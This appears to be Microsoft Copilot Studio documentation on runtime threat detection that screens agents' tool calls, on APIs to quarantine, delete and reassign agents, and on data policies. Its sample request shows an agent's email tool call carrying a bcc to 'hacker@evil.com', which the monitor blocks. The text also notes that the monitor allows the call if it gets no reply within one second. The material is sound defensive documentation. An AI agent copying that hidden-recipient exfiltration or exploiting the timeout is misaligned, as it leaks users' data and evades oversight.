$endpointURL = "https://provider.example.com/threat_detection/copilot"
$base64EncodedEndpointURL =
[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($endpointURL)).Re
place('+','-').Replace('/', '_').TrimEnd('=')
Write-Output $base64EncodedEndpointURL
```

- **Name:** Choose a descriptive name.

6. Select the **Add** button.

Step 2: Configure the threat detection system

Next, you need to configure the threat detection system in Power Platform admin center to connect your agent to the external security provider.

Prerequisites for configuring threat detection in Power Platform admin center

- The App ID of the Microsoft Entra application you created in the previous step.
- The endpoint link provided by your external monitoring system's provider. The endpoint link is the same base URL endpoint you use when configuring the Microsoft Entra application.
- A user with a Power Platform Administrator role to configure the connection.
- Perform any other steps required by your security provider to authorize your registered application. You should consult your provider's documentation (as applicable) for any specific onboarding and authorization steps.

To configure the threat detection system in Power Platform admin center, follow these steps:

1. Sign in to the [Power Platform admin center](#).
2. On the side navigation, select **Security** and then select **Threat detection**. The **Threat detection** page opens.
3. Select **Additional threat detection**. A pane opens.
4. Select the environment for which you want to enhance agent protection and select **Set up**. A pane opens.
5. Select **Allow Copilot Studio to share data with a threat detection provider**.
6. Under **Azure Entra App ID**, enter the App ID of the Microsoft Entra application you created previously.

- 7. Enter the **Endpoint link** provided by your external monitoring system's provider. The endpoint link is the same base URL endpoint you use when configuring the Microsoft Entra application.
- 8. Under **Set error behavior**, define the system's default behavior for when the threat detection system doesn't respond in time or responds with an error. By default, this is set to **Allow the agent to respond**, but you can also chose the **Block the query** option to further reduce risk.
- 9. Select **Save**.

 Important

The save will fail if your Microsoft Entra app is not properly configured in Microsoft Entra or not properly authorized with your provider of choice.

 Note

Once configured, the threat detection system triggers before any tool invocation by an agent. If the agent doesn't receive a decision from the system (either allow or block) within one second, it proceeds to *allow* the tool to execute as planned.

Troubleshooting

Here's some information on issues that might occur and how to handle them.

Power Platform admin center threat detection configuration issues

The following table describes common errors that might happen when you select **Save** in the previous step, and how to handle these errors:

 **Expand table**

Error	How to handle
There was a problem saving your settings. Try saving again, and if that doesn't work, contact your admin for help.	A general issue in saving the configuration. Try again. If that doesn't work, contact Copilot Studio for support.
There was a problem connecting to the protection provider. Contact the provider for help.	This error is displayed when a call to the provided endpoint times out or fails. Contact the provider and verify there are no issues with its service.

Error	How to handle
There was a problem connecting to the protection provider. Try checking the endpoint link. If that doesn't work, contact the protection provider for help.	This error is displayed when a call to the provided endpoint fails. Check the provided endpoint link and if that doesn't work, contact the threat detection service provider, and verify there are no issues with its service.
There was a problem connecting to the protection provider. Try again, and if that doesn't work, contact the protection provider for help.	This error is displayed when a call to the provided endpoint fails. Try again, and if that doesn't work, contact the provider and verify there are no issues with its service.
There was a problem with the configuration. Try checking the details you entered and the Microsoft Entra configuration. If the problem persists, contact your admin for help.	The token acquisition failed. Check the Microsoft Entra application configuration and the Federated Identity Credentials. More details on the specific issue can be found after selecting "Copy error info."
To change a configuration, make sure you have Power Platform admin permissions.	Have a user with the required permissions

For more error details, select **Copy error info**.

Common Microsoft Entra and authentication issues

Here are some other common issues that might occur with your Microsoft Entra app and authentication.

Microsoft Entra application doesn't exist

Example: Failed to acquire token: AADSTS700016: Application with identifier '55ed00f8-faac-4a22-9183-9b113bc53dd4' wasn't found in the directory 'Contoso'. This can happen if the application isn't installed by the administrator of the tenant or consented to by any user in the tenant. You might have sent your authentication request to the wrong tenant.

How to handle: Make sure the application ID provided is correct and exists in Azure.

No FIC configured on the app

Example: Failed to acquire token: A configuration issue is preventing authentication—check the error message from the server for details. You can modify the configuration in the application registration portal. See <https://aka.ms/msal-net-invalid-client> for details. Original exception: AADSTS70025: The client '57342d48-0227-47cd-863b-1f4376224c21'(Webhooks test) has no configured federated identity credentials.

How to handle: The app provided doesn't have any FIC configured on it. Follow the documentation and configure FIC accordingly.

Invalid FIC Issuer

Example: Failed to acquire token: A configuration issue is preventing authentication—check the error message from the server for details. You can modify the configuration in the application registration portal. See <https://aka.ms/msal-net-invalid-client> for details. Original exception: AADSTS7002111: No matching federated identity record found for presented assertion issuer 'https://login.microsoftonline.com/262d6d26-0e00-40b3-9c2f-31501d4dcbd1/v2.0'. Make sure the federated identity credential Issuer is 'https://login.microsoftonline.com/{tenantId}/v2.0'.

How to handle: No FIC with the expected issuer was found on the app. Open your FIC configuration and set the issuer to `https://login.microsoftonline.com/{tenantId}/v2.0` (filling in your tenant ID).

Invalid FIC Subject

Example: Failed to acquire token: A configuration issue is preventing authentication—check the error message from the server for details. You can modify the configuration in the application registration portal. See <https://aka.ms/msal-net-invalid-client> for details. Original exception: AADSTS7002137: No matching federated identity record found for presented assertion subject '/eid1/c/pub/t/Jm0tJgAOs0CcLzFQHU3L0Q/a/iDQPIrayM0GBBVzmyXgucw/aHR0cHM6Ly9jb250b3NvLnByb3ZpZGVyLmNvbeKAiw'. Make sure the federated identity credential Subject is '/eid1/c/pub/t/{tenantId}/a/iDQPIrayM0GBBVzmyXgucw/aHR0cHM6Ly9jb250b3NvLnByb3ZpZGVyLmNvbeKAiw'.

How to handle: No FIC with the expected subject is found on the app. Open your FIC configuration and set the subject to the expected value as suggested in the error (fill in your tenant ID). Make sure there are no extra whitespaces or blank lines in the subject fields.

App isn't allowlisted with provider (Microsoft Defender specific)

Example: The application ID in your authentication token doesn't match the registered application for webhook access. Ensure you're using the correct application credentials.

How to handle: Application isn't allowlisted with the provider. Refer to the provider documentation to grant the app webhook access.

Disconnect the protection by the threat detection system

If you no longer want the threat detection system to monitor your agent, follow these steps:

1. Sign in to the [Power Platform admin center](#) .
2. On the side navigation, select **Security** and then select **Threat detection**. The **Threat detection** page opens.
3. Select **Additional threat detection**. A pane opens.
4. Select the environment for which you want to turn off enhanced agent protection and select **Set up**. A pane opens.
5. Unselect **Allow Copilot Studio to share data with your selected provider**.
6. Select **Save**.

Last updated on 03/31/2026

Build a runtime threat detection system for Copilot Studio agents

09/05/2025

Organizations can add a layer of security to their Copilot Studio agents by connecting them to a runtime threat detection system. Once connected, the agent calls this system at runtime. The agent provides the system with data so that the system can determine if a tool the agent plans to invoke is legitimate or not. The system then replies to Copilot Studio with a response of either "approve" or "block," causing the agent to invoke or skip the tool accordingly. For more information on how to connect agents to an existing external threat detection system, see [Enable external threat detection and protection for Copilot Studio custom agents](#).

This article is targeted at developers, and describes how to integrate your own threat detection capabilities as a security provider for Copilot Studio agents.

The integration is based on an API consisting of two endpoints. The main endpoint you need to implement is the `analyze-tool-execution` endpoint. You need to expose this endpoint as an interface to your threat detection system. Once customers configure your system as their external threat detection system, the agent calls this API every time it intends to invoke a tool.

Aside from the `analyze-tool-execution` endpoint, you also need to expose a second endpoint, called `validate`. The `validate` endpoint is used to check the health and readiness of the endpoint as part of the system setup.

The following sections describe each endpoint in detail.

POST /validate

Purpose: Verifies that the threat detection endpoint is reachable and functioning. Used for initial setup and configuration testing.

Validate request

- **Method:** POST
- **URL:** `https://{threat detection endpoint}/validate?api-version=2025-05-01`
- **Headers:**
 - **Authorization:** Bearer token for API authentication

- x-ms-correlation-id: GUID for tracing
- Body: Empty

Validate response

200 OK response example

JSON

```
{
  "isSuccessful": true,
  "status": "OK"
}
```

Error response example

If an error occurs (unsuccessful HTTP code), the endpoint returns an error code, a message, and optional diagnostics.

JSON

```
{
  "errorCode": 5031,
  "message": "Validation failed. Webhook service is temporarily unavailable.",
  "httpStatus": 503,
  "diagnostics": "{\\reason\\:\\Upstream dependency timeout\\}"
}
```

POST /analyze-tool-execution

Purpose: Submits tool execution context for risk evaluation. Evaluates the tool execution request and responds whether to allow or block the tool execution.

Analyze-tool-execution request

- Method: POST
- URL: `https://{threat detection endpoint}/analyze-tool-execution?api-version=2025-05-01`
- Headers:

- **Authorization:** Bearer token for API authentication
- **Content-Type:** application/json
- **Body:** JSON object

Example analyze-tool-execution request

HTTP

POST https://security.contoso.com/api/agentSecurity/analyze-tool-execution?api-version=2025-05-01

Authorization: Bearer XXX.....

x-ms-correlation-id: fbac57f1-3b19-4a2b-b69f-a1f2f2c5cc3c

Content-Type: application/json

```
{
  "plannerContext": {
    "userMessage": "Send an email to the customer",
    "thought": "User wants to notify customer",
    "chatHistory": [
      {
        "id": "m1",
        "role": "user",
        "content": "Send an email to the customer",
        "timestamp": "2025-05-25T08:00:00Z"
      },
      {
        "id": "m2",
        "role": "assistant",
        "content": "Which customer should I email?",
        "timestamp": "2025-05-25T08:00:01Z"
      },
      {
        "id": "m3",
        "role": "user",
        "content": "The customer is John Doe",
        "timestamp": "2025-05-25T08:00:02Z"
      }
    ],
    "previousToolOutputs": [
      {
        "toolId": "tool-123",
        "toolName": "Get customer email by name",
        "outputs": {
          "name": "email",
          "description": "Customer's email address",
          "type": {
            "$kind": "String"
          },
          "value": "customer@foobar.com"
        },
        "timestamp": "2025-05-25T08:00:02Z"
      }
    ]
  }
}
```

```

    }
  ]
},
"toolDefinition": {
  "id": "tool-123",
  "type": "PrebuiltToolDefinition",
  "name": "Send email",
  "description": "Sends an email to specified recipients.",
  "inputParameters": [
    {
      "name": "to",
      "description": "Receiver of the email",
      "type": {
        "$kind": "String"
      }
    },
    {
      "name": "bcc",
      "description": "BCC of the email",
      "type": {
        "$kind": "String"
      }
    }
  ],
  "outputParameters": [
    {
      "name": "result",
      "description": "Result",
      "type": {
        "$kind": "String"
      }
    }
  ]
},
"inputValues": {
  "to": "customer@foobar.com",
  "bcc": "hacker@evil.com"
},
"conversationMetadata": {
  "agent": {
    "id": "agent-guid",
    "tenantId": "tenant-guid",
    "environmentId": "env-guid",
    "isPublished": true
  },
  "user": {
    "id": "user-guid",
    "tenantId": "tenant-guid"
  },
  "trigger": {
    "id": "trigger-guid",
    "schemaName": "trigger-schema"
  },
  "conversationId": "conv-id",
  "planId": "plan-guid",

```

```
"planStepId": "step-1"
}
}
```

Analyze-tool-execution response

200 OK

When the request is *valid*, the tool use specified in the request is evaluated and either *allowed* or *blocked*, based on the defined criteria. The response can include the following fields:

- **blockAction** (Boolean): Whether the action should be blocked
- **reasonCode** (integer, optional): Numeric code explaining the reason for the block
- **reason** (string, optional): Human-readable explanation
- **diagnostics** (object, optional): Other details for tracing or debugging

Example allow response

JSON

```
{
  "blockAction": false
}
```

Example block response

JSON

```
{
  "blockAction": true,
  "reasonCode": 112,
  "reason": "The action was blocked because there is a noncompliant email address in the BCC field.",
  "diagnostics": "{\"\\flaggedField\\\":\\bcc\\\",\\flaggedValue\\\":\\hacker@evil.com\\\"}"
}
```

Example error response

If the request *isn't valid*, an error response is returned with an error code, message, HTTP status, and optional diagnostics.

JSON

```
{
  "errorCode": 4001,
  "message": "Missing required field: toolDefinition",
  "httpStatus": 400,
  "diagnostics": "{\\missingField\\:\\toolDefinition\\,\\traceId\\:\\abc-123\\}"
}
```

Request and response body structures reference

The following tables describe the contents of various objects used within the request and response bodies for the endpoints.

ValidationResponse

[Expand table](#)

Name	Type	Required	Description
isSuccessful	Boolean	Yes	Indicates whether the validation passed.
status	string	Yes	Optional status message or partner-specific detail.

AnalyzeToolExecutionResponse

[Expand table](#)

Name	Type	Required	Description
blockAction	Boolean	Yes	Indicates whether the action should be blocked.
reasonCode	integer	No	Optional numeric reason code, determined by partner.
reason	string	No	Optional human-readable explanation.
diagnostics	string	No	Optional freeform diagnostic info for debugging or telemetry. Must be preserialized.

ErrorResponse

[Expand table](#)

Name	Type	Required	Description
errorCode	integer	Yes	Numeric identifier for the error (for example, 1001 = missing field, 2003 = auth failure).
message	string	Yes	Human-readable explanation of the error.
httpStatus	integer	Yes	HTTP status code returned by the partner.
diagnostics	string	No	Optional freeform diagnostic info for debugging or telemetry. Must be preserialized.

EvaluationRequest

[Expand table](#)

Name	Type	Required	Description
plannerContext	PlannerContext	Yes	Planner context data.
toolDefinition	ToolDefinition	Yes	Tool definition details.
inputValues	JSON object	Yes	Dictionary of key-value pairs provided to the tool.
conversationMetadata	ConversationMetadata	Yes	Metadata about the conversation context, user, and plan tracking.

PlannerContext

[Expand table](#)

Name	Type	Required	Description
userMessage	string	Yes	The original message sent by the agent.
thought	string	No	Planner explanation for why this tool was selected.
chatHistory	ChatMessage[]	No	List of recent chat messages exchanged with the user.
previousToolsOutputs	ToolExecutionOutput[]	No	List of recent tool outputs.

ChatMessage

[Expand table](#)

Name	Type	Required	Description
id	string	Yes	Unique identifier for this message in the conversation.
role	string	Yes	Source of the message (for example, user, assistant).
content	string	Yes	The message text.
timestamp	string (date-time)	No	ISO 8601 time stamp indicating when the message was sent.

ToolExecutionOutputs

[Expand table](#)

Name	Type	Required	Description
toolId	string	Yes	Unique identifier for this message in the conversation.
toolName	string	Yes	Name of the tool.
outputs	ExecutionOutput[]	Yes	List of the tool execution outputs.
timestamp	string (date-time)	No	ISO 8601 time stamp indicating when the tool execution was finished.

ExecutionOutput

[Expand table](#)

Name	Type	Required	Description
name	string	Yes	Name of the output parameter.
description	string	No	Explanation for the output value.
type	object	No	Data type of the output.
value	JSON data value	Yes	The output value.

ToolDefinition

[Expand table](#)

Name	Type	Required	Description
id	string	Yes	Unique identifier of the tool.
type	string	Yes	Specifies the kind of tool used in the planner.
name	string	Yes	Human-readable name of the tool.
description	string	Yes	Summary of what the tool does.
inputParameters	ToolInput[]	No	Input parameters of the tool.
outputParameters	ToolOutput[]	No	Output parameters the tool returns after execution.

ToolInput

[Expand table](#)

Name	Type	Required	Description
name	string	Yes	Name of the input parameter.
description	string	No	Explanation of the expected value for this input parameter.
type	JSON object	No	Data type of the input parameter.

ToolOutput

[Expand table](#)

Name	Type	Required	Description
name	string	Yes	Name of the output parameter.
description	string	No	Explanation of the output value.
type	JSON object	No	Type of the output value.

ConversationMetadata

[Expand table](#)

Name	Type	Required	Description
agent	AgentContext	Yes	Agent context information.

Name	Type	Required	Description
user	UserContext	No	Information about the user interacting with the agent.
trigger	TriggerContext	No	Information about what triggered the planner execution.
conversationId	string	Yes	ID of the ongoing conversation.
planId	string	No	ID of the plan used to fulfill the user request.
planStepId	string	No	Step within the plan corresponding to this tool execution.
parentAgentComponentId	string	No	ID of the parent agent component.

AgentContext

 Expand table

Name	Type	Required	Description
id	string	Yes	ID of the agent.
tenantId	string	Yes	Tenant where the agent resides.
environmentId	string	Yes	Environment in which the agent is published.
version	string	No	Agent version (optional if <code>isPublished</code> is false).
isPublished	Boolean	Yes	Whether this execution context is a published version.

UserContext

 Expand table

Name	Type	Required	Description
id	string	No	Microsoft Entra object ID of the user.
tenantId	string	No	Tenant ID of the user.

TriggerContext

 Expand table

Name	Type	Required	Description
id	string	No	The id of the trigger that triggered the planner.
schemaName	string	No	The name of the trigger schema that triggered the planner.

Authentication

The integration you develop should use Microsoft Entra ID authentication. Follow instructions on [Integrate apps your developers build](#).

Steps to perform include the following:

- [Create an app registration](#) for your resource in your tenant.
- [Expose a scope for your web API](#). The exposed scope must be the base URL for the resource the customers call. For example, if the API URL is `https://security.contoso.com/api/threatdetection`, then the exposed scope must be `https://security.contoso.com`.
- Depending on how you implement your service, you need to implement authorization logic and validate incoming tokens. You need to document how the customer must authorize their apps. There are multiple ways of doing that, for example, using an allowlist of app IDs, or role-based access control (RBAC).

Response time requirements

The agent expects a response from the threat detection system within less than 1,000 ms. You should ensure your endpoint replies to the call within this time frame. If your system doesn't respond in time, the agent behaves as if your response is "allow," invoking the tool.

API Versioning

In requests, the API version is specified via a `api-version` query parameter (for example, `api-version=2025-05-01`). Your implementation should be tolerant of other unexpected fields and shouldn't fail if new values are added in the future. Partners shouldn't verify the API version, as all the versions at the moment are considered non-breaking. Partners should track the API versions but not fail the request on seeing a new version.

Quarantine noncompliant agents with the Power Platform API

Summarize this article for me

Copilot Studio provides administrators with [robust tools to manage agent security and compliance](#), including quarantine actions for agents through the [Power Platform API](#).

Quarantining agents is part of Copilot Studio's broader security framework and [works in tandem with your overall security approach in Copilot Studio](#).

For example, agents that [violate data policies](#) or [lack compliance documentation](#) can be flagged as part of audits, runtime protection, or other admin reports or notifications. Admins can then use the quarantine APIs to isolate the noncompliant agents while investigating and remediating security and compliance issues.

Agents that are quarantined are still visible to agent users and makers in Copilot Studio, but it isn't possible to interact with or use the agent.

Important

The `powervirtualagents` namespace is deprecated. Use the `copilotstudio` namespace in your API calls.

Prerequisites

- You have the Bot ID and Environment ID for the target agent.
- You must obtain a user access token issued by Microsoft Entra ID OAuth2.
 - The user associated with the token must have one of the following admin roles:
 - Global tenant administrator
 - AI administrator
 - Power Platform administrator
 - You must acquire the access token using the client ID of an app registration that has the **CopilotStudio.AdminActions.Invoke** scope granted under the Power Platform API.

API operations for agent quarantine management

Copilot Studio supports three key REST API operations for managing agent quarantine, as part of the Power Platform API.

ⓘ Note

The **SetAsQuarantined** and **SetAsUnquarantined** APIs don't support classic chatbots. The API returns `405 Method Not Allowed` when you try to quarantine or unquarantine a classic chatbot.

For more information on how and when to use the Power Platform API, see:

- [Power Platform API and SDKs: From UX-first to API-first \(Blog\)](#) [↗] (Power Platform Developer Blog)
- [Programmability and extensibility overview](#) (Power Platform documentation)
- [Get started with Power Platform API](#) (Power Platform documentation)
- [Power Platform API operations reference documentation](#)

Get agent quarantine status

- **Endpoint:** `GET`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/botQuarantine?api-version=1`
- **Purpose:** Retrieve the current quarantine status of an agent
- **Response:** Returns a boolean `isBotQuarantined` and `lastUpdateTimeUtc`

Learn more in [Get Bot Quarantine Status API reference documentation](#).

Set agent as quarantined

- **Endpoint:** `POST`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/botQuarantine/SetAsQuarantined?api-version=1`
- **Purpose:** Mark an agent as quarantined, restricting its availability and interactions
- **Response:** Confirms quarantine status update

Learn more in [Set Bot As Quarantined API reference documentation](#).

Set agent as unquarantined

- **Endpoint:** `POST`
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/botQuarantine/SetAsUnquarantined?api-version=1`
- **Purpose:** Remove an agent from quarantine after risk assessment and remediation

- **Response:** Confirms quarantine status update

Learn more in [Set Bot As Unquarantined API reference documentation](#).

Last updated on 02/26/2026

Delete agents programmatically by using the Power Platform API

Copilot Studio provides administrators with [robust tools to manage agent security and compliance](#), including the ability to delete agents through the [Power Platform API](#).

Deleting agents is part of Copilot Studio's broader security framework and [works in tandem with your overall security approach in Copilot Studio](#).

For example, audits, runtime protection, and other admin reports or notifications can flag agents that violate organizational requirements for security and authentication. Admins can use the `delete` operation to remove noncompliant agents while investigating and remediating security and compliance issues.

When you delete agents, you remove them from your environment. Makers and previous users can no longer see them.

When you delete an agent that has a Microsoft Entra Agent ID, the associated Agent ID (or app registration for legacy agents) is also removed from Microsoft Entra ID. For more information, see [Automatically create Microsoft Entra agent identities](#).

Important

The `powervirtualagents` namespace is deprecated. Use the `copilotstudio` namespace in your API calls.

Prerequisites

- You have the Bot ID and Environment ID for the target agent.
- You must obtain a user access token issued by Microsoft Entra ID OAuth2. To obtain a token, see [Authentication](#).
 - The user associated with the token must have one of the following admin roles:
 - Global tenant administrator
 - AI administrator
 - Power Platform administrator

- You must acquire the access token by using the client ID of an app registration that has the **CopilotStudio.AdminActions.Invoke** scope granted under the Power Platform API.

API operations for agent deletion

Copilot Studio, as part of Power Platform API, supports the REST API **delete** operation for removing agents.

For more information about how and when to use the Power Platform API, see:

- [Power Platform API and SDKs: From UX-first to API-first \(Blog\)](#) [↗] (Power Platform Developer Blog)
- [Programmability and extensibility overview](#) (Power Platform documentation)
- [Get started with Power Platform API](#) (Power Platform documentation)
- [Power Platform API operations reference documentation](#)

Delete agent

- **Endpoint:** **DELETE**
`https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}/api/botAdminOperations?api-version=1`
- **Purpose:** Permanently delete an agent
- **Response:** Returns **204 OK** if the agent was deleted successfully

Learn more in [Delete Copilot Agent API reference documentation](#).

Last updated on 04/09/2026

Reassign ownership of orphaned agents with the Power Platform API

Copilot Studio provides administrators with [robust tools to manage bot security and compliance](#), including the ability to reassign ownership of orphaned agents through the [Power Platform API](#).

Reassigning ownership of orphaned agents is part of Copilot Studio's broader security framework and [works in tandem with your overall security approach in Copilot Studio](#).

For example, when the original owner of an agent leaves the organization or changes roles, it can lead to orphaned agents that lack proper management. This situation can disrupt business processes and create security risks, as there might not be a responsible party to manage the agent's settings and compliance requirements. Admins can use the **Reassign** API to reassign ownership of these orphaned agents to ensure they remain properly managed and compliant.

Agent users and makers in Copilot Studio can see agents that are reassigned. The new owner gets environment maker permissions on the bot's environment. The old owner loses access to the agent after reassignment.

Important

The `powervirtualagents` namespace is deprecated. Use the `copilotstudio` namespace in your API calls.

Prerequisites

- You have the Bot ID and Environment ID for the target agent.
- You must obtain a user access token issued by Microsoft Entra ID OAuth2. To obtain a token, see [Authentication](#).
 - To reassign the owner of an agent created in Copilot Studio, the user associated with the token must have one of the following admin roles:
 - Global tenant administrator
 - AI administrator
 - Power Platform administrator
 - Environment administrator

- To reassign the owner of an agent created in Agent Builder, the user associated with the token must have one of the following admin roles:
 - Global tenant administrator
 - AI administrator
 - Power Platform administrator
- You must acquire the access token using the client ID of an app registration that has the **CopilotStudio.AdminActions.Invoke** scope granted under the Power Platform API.
- You have the Entra User ID of the new owner to whom the agent ownership needs to be reassigned.
- The new owner must belong to the tenant.

API operations for reassigning agent ownership

Copilot Studio supports the REST API `reassign` operation for reassigning orphaned agents to new owners, as part of the Power Platform API.

ⓘ Note

The **Reassign** API doesn't support classic chatbots. The API returns `405 Method Not Allowed` when you try to reassign ownership of a classic chatbot.

For more information on how and when to use the Power Platform API, see:

- [Power Platform API and SDKs: From UX-first to API-first \(Blog\)](#) [↗] (Power Platform Developer Blog)
- [Programmability and extensibility overview](#) (Power Platform documentation)
- [Get started with Power Platform API](#) (Power Platform documentation)
- [Power Platform API operations reference documentation](#)

Reassign an agent ownership to a new owner

- **Endpoint:** `POST`

```
https://api.powerplatform.com/copilotstudio/environments/{EnvironmentId}/bots/{BotId}
/api/botAdminOperations/reassign?api-version=1
```

- **Body:** `{"NewOwnerAadUserId": "EntraUserId"}`

Replace `EntraUserId` with the Entra User ID of the new owner.

- **Purpose:** Change the owner of the agent

- **Response:** No content
-

Last updated on 04/16/2026

Configure data policies for agents

By using Copilot Studio, you can quickly create and deploy high-value agents for your users that connect to many data sources and services. Some of these sources and services might be external, non-Microsoft services. They might even include social networks, alongside connections to your organizational data.

Organizational data is the most important asset that administrators are responsible for safeguarding. The ability to use that data in a protected way, while still connecting and interacting with other services and systems, is a cornerstone of data security.

Data policies let you govern how agents connect and interact with data and services, both within and outside your organization. Administrators can configure Copilot Studio and Power Platform data policies in the [Power Platform admin center](#) [↗].

Important

Since early 2025, data policy enforcement is in effect for all tenants, as announced in the message center alert *MC973179: Copilot Studio - Upcoming updates to data loss prevention enforcement*.

Agent data policy enforcement exemption is no longer supported. Agents that were previously exempted from data policy enforcement are all subject to enforcement.

Learn about [troubleshooting data policy enforcement](#) in your tenant.

Prerequisites

- Review concepts about [data policies](#).
- Be a [tenant admin](#) or have the [Environment Admin](#) role.

Copilot Studio connectors and data groups

In the Power Platform admin center, you can classify Copilot Studio connectors within a data policy under the following data groups:

- Business
- Non-business
- Blocked

Use these connectors in data policies to protect your organization's data from any malicious or unintentional data exfiltration by your agent makers.

The [default group](#) in data policies is a category where connectors are automatically added when no explicit grouping is defined during their introduction. Connectors introduced after 2019, such as **Chat without Microsoft Entra ID authentication in Copilot Studio** or **Direct Line channels in Copilot Studio**, are likely to be part of the default "Non-business" group.

In many organizations, connectors in the "Non-business" group are automatically blocked. If a data policy blocks a connector in your Copilot Studio tenant, review which data group the connector is in.

Administrators can [configure default groups at the data policy level](#) in the Power Platform admin center.

Important

Copilot Studio supports data policy enforcement in real time. Agent makers and users see error messages for any data policy violation.

In a data policy, the connectors must be in the same data group because data can't be shared among connectors that are in different groups.

Common data policy use cases for Copilot Studio agents

You can use Copilot Studio connectors in the Power Platform admin center to configure data policies for the following common use cases:


- [Require user authentication](#)
- [Block knowledge sources](#)
- [Block using Power Platform connectors as tools](#)
- [Block HTTP requests](#)
- [Block skills](#)
- [Block publishing to specific channels](#)
- [Block event triggers](#)

The list of [supported connectors in the Power Platform admin center](#) includes a few more use cases.

Require user authentication

When you create a new agent, the **Authenticate with Microsoft** authentication option is on by default. The agent automatically uses Microsoft Entra ID authentication without requiring any

manual setup. You can only chat with your agent in Microsoft Teams, SharePoint, Power Apps, or Microsoft 365 Copilot. However, agent makers in your organization can select **No authentication** to allow anyone with the link to chat with your agent.



The screenshot shows the 'Authentication' settings in Copilot Studio. At the top, there is a back arrow and the title 'Authentication'. Below the title is a subtitle: 'Select how your agent will authenticate the user's identity during the chat.' Underneath, it says 'Choose an option'. There are three radio button options: 1. 'No authentication' with a warning icon and the text 'Publicly available in any channel'. 2. 'Authenticate with Microsoft' (which is selected) with the text 'Entra ID authentication in Microsoft Teams, SharePoint, Power Apps, or Microsoft 365 Copilot'. 3. 'Authenticate manually' with the text 'Set up authentication for any channel'.

To prevent agent makers from publishing agents that don't require authentication, [configure a data policy](#) that blocks the connector **Chat without Microsoft Entra ID authentication in Copilot Studio**.

Once you set up this data policy, agent makers can only use **Authenticate with Microsoft** or **Authenticate manually** to [configure user authentication for agents](#) in Copilot Studio, and agent users must authenticate themselves to chat with the agent.

Block knowledge sources

Use data policies to control which knowledge sources agent authors can use.

To prevent agent makers from publishing agents that use specific types of knowledge sources, [configure a data policy](#) that blocks one or more of the following connectors:

- Knowledge source with SharePoint and OneDrive in Copilot Studio
- Knowledge source with public websites and data in Copilot Studio
- Knowledge source with documents in Copilot Studio

Alternatively, if you want to allow or deny specific endpoints for SharePoint or public websites that makers can use as knowledge sources for their Copilot Studio agents, use [endpoint filtering](#) instead of blocking the selected connector.

Block using Power Platform connectors as tools

To prevent agent makers from [using Power Platform connectors as tools](#) in Copilot Studio agents, [configure a data policy](#) with the connectors you want to block.

Block HTTP requests

Agent makers in your organization can make HTTP requests by using the [HTTP request](#) node.

To prevent agent makers from publishing agents that make HTTP requests, [configure a data policy](#) that blocks the **HTTP** connector.

Alternatively, if you want to allow or deny specific HTTP endpoints instead of blocking all HTTP calls, you can use [endpoint filtering](#).

Block skills

Agent makers in your organization can [extend agents with skills](#). Skills can be a useful way of extending the functionality of agents. However, for security purposes, you might want to configure which skills agents can use.

To prevent agent makers from publishing agents that use skills, [configure a data policy](#) that blocks the **Skills with Copilot Studio** connector.

Block publishing to specific channels

Use data policies to configure the channels through which makers can publish agents.

To prevent agent makers from publishing agents to specific channels, [configure a data policy](#) that blocks one or more of the following connectors:

- **Microsoft Teams + M365 Channel in Copilot Studio**
- **Direct Line channels in Copilot Studio** (applies to the Demo website, custom websites, mobile app, and other Direct Line channels)
- **Facebook channel in Copilot Studio**
- **Omnichannel in Copilot Studio**
- **SharePoint channel in Copilot Studio**
- **WhatsApp channel in Copilot Studio**

Note

If makers don't configure their agents for a channel that isn't blocked (Direct Line channels are allowed by default), or if the administrators don't allow any channel, agents can't be published.

Block event triggers

Agent makers in your organization can [add event triggers to agents](#). Event triggers allow your agents to react to external events without human prompting. However, you might want to restrict their use to prevent data exfiltration or unwanted consumption or quota usage.

To prevent agent makers from adding event triggers to their agents or running [automated evaluations](#) by using an authenticated account, [configure a data policy](#) that blocks the **Microsoft Copilot Studio** connector.

Connector names in the Power Platform admin center

The following table provides the name of connectors you can use in data policies for Copilot Studio agents.

 Expand table

To prevent agent makers from...	Connector name in the Power Platform admin center
Connecting agents with Application Insights .	Application Insights in Copilot Studio
Publishing agents that aren't configured for authentication.	Chat without Microsoft Entra ID authentication in Copilot Studio
Publishing agents that make HTTP requests.	HTTP <i>Supports endpoint filtering to allow or deny endpoints.</i>
Publishing agents configured with documents as a knowledge source.	Knowledge source with documents in Copilot Studio
